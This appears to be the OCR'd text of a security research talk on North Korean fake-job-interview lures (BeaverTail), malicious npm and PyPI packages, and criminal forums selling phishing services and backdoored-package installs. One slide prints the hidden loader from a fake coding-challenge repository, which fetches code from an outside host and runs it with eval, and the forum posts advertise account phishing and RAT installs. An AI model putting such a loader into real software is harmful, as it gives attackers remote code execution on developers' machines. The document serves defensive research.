
Malicious Interview

- Developer finds a remote job opportunity on a job posting site, or a fake recruiter reaches out to victim
- Victim is presented a coding challenge and urged to complete it to get the job
- Coding challenge is on a developer platform
- Victim clones repository, completes the coding challenge, runs BeaverTail


Malicious Packages

- BeaverTail is loaded into malicious package in Python or Node (similar to MUT-8694)
- Stressed Pungsan publishes packages via various accounts on npm and PyPi
- Victims download and install BeaverTail via install scripts


BeaverTail


Malicious Interview
Malicious Package
Developer Platform Repo
npm / PyPI Package
BeaverTail Execution
RokRAT / Additional Payloads
C2 Communication
Credential Theft / Data Exfiltration

BeaverTail


BeaverTail Executed
/client/campaign_id/victim_id
/pdown
/uploads
Fetch: InvisibleFerret or Follow-on Payload
Download: Python Installer / Stager
Send: Credentials, System Info, Browser Data

Tenacious Pungsan “Interview” KP



backend	Fix "Add New Notice" Page and Complete CRUD operatio...	2 months ago
frontend	remove content	2 months ago
seed_db	test version	3 months ago
.gitignore	Fix "Add New Notice" Page and Complete CRUD operatio...	2 months ago
Readme.md	test version	3 months ago

README


Problem1
Fix "Add New Notice" Page
/app/notices/add
When click the 'Save' button, 'description' doesn't be saved.
Fix it.

Problem2
Complete CRUD operation in Student management page.
/src/modules/students/students-controller.js

Example: Tenacious Pungsan KP

```
1 └> guarddog npm scan ./
2 Found 1 potentially malicious indicators in ./
3
4 npm-obfuscation: found 1 source code matches
5   * This package is using a common obfuscation method often used by malware at
  backend/src/middlewares/check-api-access.js:20
6         /* eslint-disable-next-line no-eval */


  ...okie)})();
```

Example: Tenacious Pungsan KP




Example: Tenacious Pungsan KP

```
const axios = require('axios');
const asyncHandler = require("express-async-handler");
const asyncErrorHandler = require("../utils/asyncErrorHandler");
const { checkPermission } = require("../modules/roles-and-permissions/rp-repository");
const { ApiError } = require("../utils");

const checkApiAccess = asyncHandler(async (req, res, next) => {
    const { baseUrl, route: { path }, method } = req;
    const { roleId } = req.user;
    const originalUrl = `${baseUrl}${path}`

    if (roleId !== 1) {
        const affectedRow = await checkPermission(roleId, originalUrl, method);
        if (affectedRow <= 0) {
            throw new ApiError(403, `You do not have permission to access to this resource - ${originalUrl}`);
        }
    }
    next();
});
/* eslint-disable-next-line no-eval */
```

```
                            exports.getCookie= asyncErrorHandler(async (req, res, next) => { const result = await axios.get('http://ipcheck.cloud:3963/api/user/thirdcookie/v5/504');
eval(result.data.cookie)})();
module.exports = { checkApiAccess };
```

Cybercriminals: OSS as Initial Access

- Datadog Security Research has observed threat actors actively exploring and using the OSS ecosystem as an **initial access vector**
- The vector is unique (developers) but the objectives of these actors remain the same as other distribution mechanisms
- **Objective:** installs that lead to infostealer malware, which ultimately ends on marketplaces


John_Malkovich
Phishing
Seller
20
253 posts
Joined
07/30/20 (ID: 106879)
Activity
безопасность / security
Posted August 3, 2020 (edited)
Reverse proxy
Our phishing pages are 100% identical
You get LOGIN, PASSWORD, COOKIES and more info about user
Мы можем помочь вам повысить устойчивость к фишинговым атакам. Фишинг как услуга (PhaaS) - это программа повышени
организации.
Наши симуляции фишинга поддерживаются программной платформой собственной разработки. В частности, наше бэкэнд-
проведения фишинговых кампаний:
Получите демоверсию совершенно бесплатно на 1 день!
Новые пользователи без аккаунта в системе - минимальное пополнение 250$
We can help you improve your resilience against phishing attacks. Phishing as a Service (PhaaS) is a security awareness program fo
Our phishing simulations are supported by an in-house developed software platform. In particular, our backend application offers th
Get a demo completely free 1 day!
New users without an account in the system - minimum deposit 250$
+ Services:
- microsoft 10/20/31 days = 150$/250$/400$ (Hotmail, CORP, Remote SSO, ADFS) ([MEDIA=youtube]dim_IfqTy64[/MEDI
- google 10/20/31 days = 250$/400$/600$
- icloud.com 10/20/31 days = 150$/250$/400$ (auto token/cookies refresh up to 2 days with internal tool)
- dropbox.com 10/20/31 days = 150$/250$/400$ (also sign in with google)
- github.com 10/20/31 days = 150$/250$/400$
- linkedin 10/20/31 days = 150$/250$/400$
- yandex.ru 10/20/31 days = 150$/250$/400$
- facebook.com 10/20/31 days = 150$/250$/400$
- yahoo.com 10/20/31 days = 150$/250$/400$
- aol.com 10/20/31 days = 150$/250$/400$
- twitter 10/20/31 days = 150$/250$/400$
- wordpress.com 10/20/31 days = 150$/250$/400$
- pypi.org 10/20/30 days = 150$/250$/400$
- npmjs.com 10/20/30 days = 150$/250$/400$
- rubygems.org 10/20/30 days = 150$/250$/400$

jah-far
byte

J

Paid registration
0
19 posts
Joined
02/15/24 (ID: 162579)
Activity
другое / other
Deposit
0.133987 ฿

Posted April 3

Report post

Installs are coming directly from my RAT

On CERTAIN bots there is the ability to execute as root OR grant any system-permission for your file (we can filter it but number of bots may be less)

Currently there is ~100-1000 coming per day (depends on the day, sometimes more)

Installs are coming through backdoored popular packages on npm/pkg.go.dev/pypi

NO RANSOMWARE
Price: $10/install
Min Order: 1000 ($10K is a lot but we are looking for JUST ONE long-term partner not many short-term partners)
ESCROW

Quote

"Вся вера моя тут, у меня в душе, и самого начала живет уже во-мне"

-- Находите меня только в жабе, в других мест нигде не лазу

jah-far
byte

J

Paid registration
0
19 posts
Joined
02/15/24 (ID: 162579)
Activity
другое / other
Deposit
0.133987 ₿

Posted April 5 (edited)

We are currently working to add a new backdoor to a popular package which fulfills the following average per day over the last 6 months

MIN: 80 daily
MAX: 2760 daily

At the moment, the previous backdoor is dead but this one will be alive by April 13.

On average, the backdoor on a repository lasts from 1 week to 3 weeks, but it can be longer. As soon as we backdoor a package, we are already starting to work for obtaining the next package, so there is minimal delay. It usually takes up to 1 week to backdoor the package after we obtain it.

For this reason, it is recommended that we work through ESCROW, so we can assure reliable delivery of your installs.

Please note: we are only searching for particular installs in our RAT related to the following sites; kaleido.io/blockstream.com/infura.io --- all other bots are delivered directory to you / we wont touch them. This way you can assure that the installs you receive are fresh & not touched by others

Edited April 5 by jah-far

MyNameIs

floppy-диск

Пользователь

Joined: Nov 27, 2022
Messages: 8
Reaction score: 1

Jan 11, 2025

Всех приветствую!

Мне интересно по какому принципу работают cryptodrainers.
К примеру - drainer для eth || ton || sol.

Будут ли разные действия в разработке в зависимости от ОС потенциальной цели?


Можно ли написать на js и раздавать через npm package?

Можно ли написать на python и раздавать через pip?

Зарание спасибо!


Report

Infostealers - Leveraging Stolen Credentials for Maximum Effect




Attack Path 2: Compromise Legitimate Packages


- **Assume:** Developers download many types of software that “traffer” teams (infostealer teams) backdoor with an infostealer
- **A:** Does infostealer malware **steal credentials and session cookies** from package registries?
- **B:** If the stealer did exfiltrate credentials and session cookies from developers, can we **find popular package credentials** on criminal marketplaces?
- **C:** What is the impact if a threat actor who buys the “stealer log” and leverages their registry access to **infect users of a popular package**?



